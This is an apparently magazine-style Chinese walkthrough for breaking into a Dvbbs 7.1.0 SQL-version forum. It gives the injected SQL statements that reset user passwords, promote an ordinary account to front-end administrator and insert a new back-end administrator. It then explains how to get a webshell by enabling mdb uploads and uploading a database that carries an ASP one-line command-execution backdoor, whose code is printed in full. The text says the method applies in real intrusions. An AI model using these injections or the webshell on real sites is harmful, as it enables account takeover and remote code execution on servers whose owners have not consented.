


图1

首先在目标论坛注册一个用户，然后登录。我注册的用户名和密码均为hackest，在MSSQL企业管理器里可以看到Dv_User表段存放的注册用户名（hackest）及密码的MD5（eee01c9ab7267f25），如图2。

	UserID	UserName	UserPassword
	1	admin	469e80d32c0559f8
▶	4	hackest	eee01c9ab7267f25

图2

然后就可以使用工具来测试了，例如要修改普通用户hackest的登录密码，先在URL后面的框里填入目标论坛的访问地址（http://127.0.0.1/），username处填入注册用户的用户名（hackest），password处填入你要更改的密码（admin888），然后点击"修改密码"，在下面的空白框可以看到返回信息，如果看到最后面出现了"基本资料修改成功"，就说明已经成功更改指定用户的密码了，如图3。




图3

我们再到MSSQL企业管理器看看表段，是否真的更改了呢，结果如图4。用户hackest的密码MD5果然由原来的eee01c9ab7267f25成功的更改为了469e80d32c0559f8，漏洞测试成功！

	UserID	UserName	UserPassword
	1	admin	469e80d32c0559f8
▶	4	hackest	469e80d32c0559f8

图4

当然了，上边是更改普通用户的密码，在实际的入侵中是可以直接改掉管理员密码的。还可以直接添加一个管理员呢！首先还是需要注册一个用户，然后在"MSSQL语句"填入"前台管理员"后面的SQL语句，不过需要改一下用户名。比如要将普通用户hackest添加为前台管理员，可以填入"**update [Dv_User] set UserGroupID=1 where username='hackest'**"，语句的大致意思为更新用户名为hackest的UserGroupID为1（UserGroupID=1即为前台管理员）。然后点击"MSSQL_Exec"提交，在下面的空白框中的返回信息如果出现"登陆成功"则说明已成功将普通用户提升为前台管理员了。我们可以重新登录论坛，明显发现登录后多出了一项"管理"，普通用户是看不到这一项的！再到MSSQL企业管理器里查看表段数据，发现用户hackest的UserGroupID已由原来的9变成了1（9即为普通用户，1为前台管理员）。提升为前台管理员之后还需要提升为后台管理员才可以进入管理后台。可以使用工具里的"加入后台"后面附带的SQL语句提升为管理员，我们在"MSSQL语句"里填入**insert into dv_admin (username,[password],flag,adduser) values ('hackest','469e80d32c0559f8','1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37','hackest')**，其中的469e80d32c0559f8为后台登录密码（即admin888的MD5值）。然

后点击“MSSQL_Exec”提交注入语句，返回信息与执行提升前台管理员的时候基本相同，如图5。




图5

我们再到MSSQL企业管理器看一下是否真的添加进去了，如图6。Dv_admin表段里原来只有admin这个默认管理员的，现在多了一个hackest的管理员，证明已经成功提升为后台管理员了！

	ID	Username	Password
	1	admin	469e80d32c0559f8
▶	5	hackest	469e80d32c0559f8

图6

接着就是登录后台了，点击论坛页面的“管理”进入后台登录画面，如图7。没错吧，是“Dvbbs v7.1.0 SQL 版”哦！使用户名hackest，密码admin888成功登录进入后台，如图8。




图7

进了后台当然就是获取Webshell了，在以前的杂志里似乎很少见到关于动网7.1 SQL版后台获得Webshell的文章，所以我就简单的提一下。我们使用恢复数据库的方法来拿Webshell，后台依次找到“论坛管理”—“版面（分类）添加|管理”—“高级设置”—“上传文件类型”，添加允许上传类型mdb，如图9。

然后在前台发帖或编辑帖子来上传ASP一句话与空数据库合并的mdb文件（可以使用蓝鱼动网空数据库合并器合并），ASP一句话的代码为`<%if request("cmd")<>"" then execute request("cmd")%>`。上传后在帖子处是不可以直接看到路径的，要到后台里去找。在后台依次找到“文件管理”—“上传文件管理”—“开始搜索”，找到刚才上传的mdb文件，如图10。

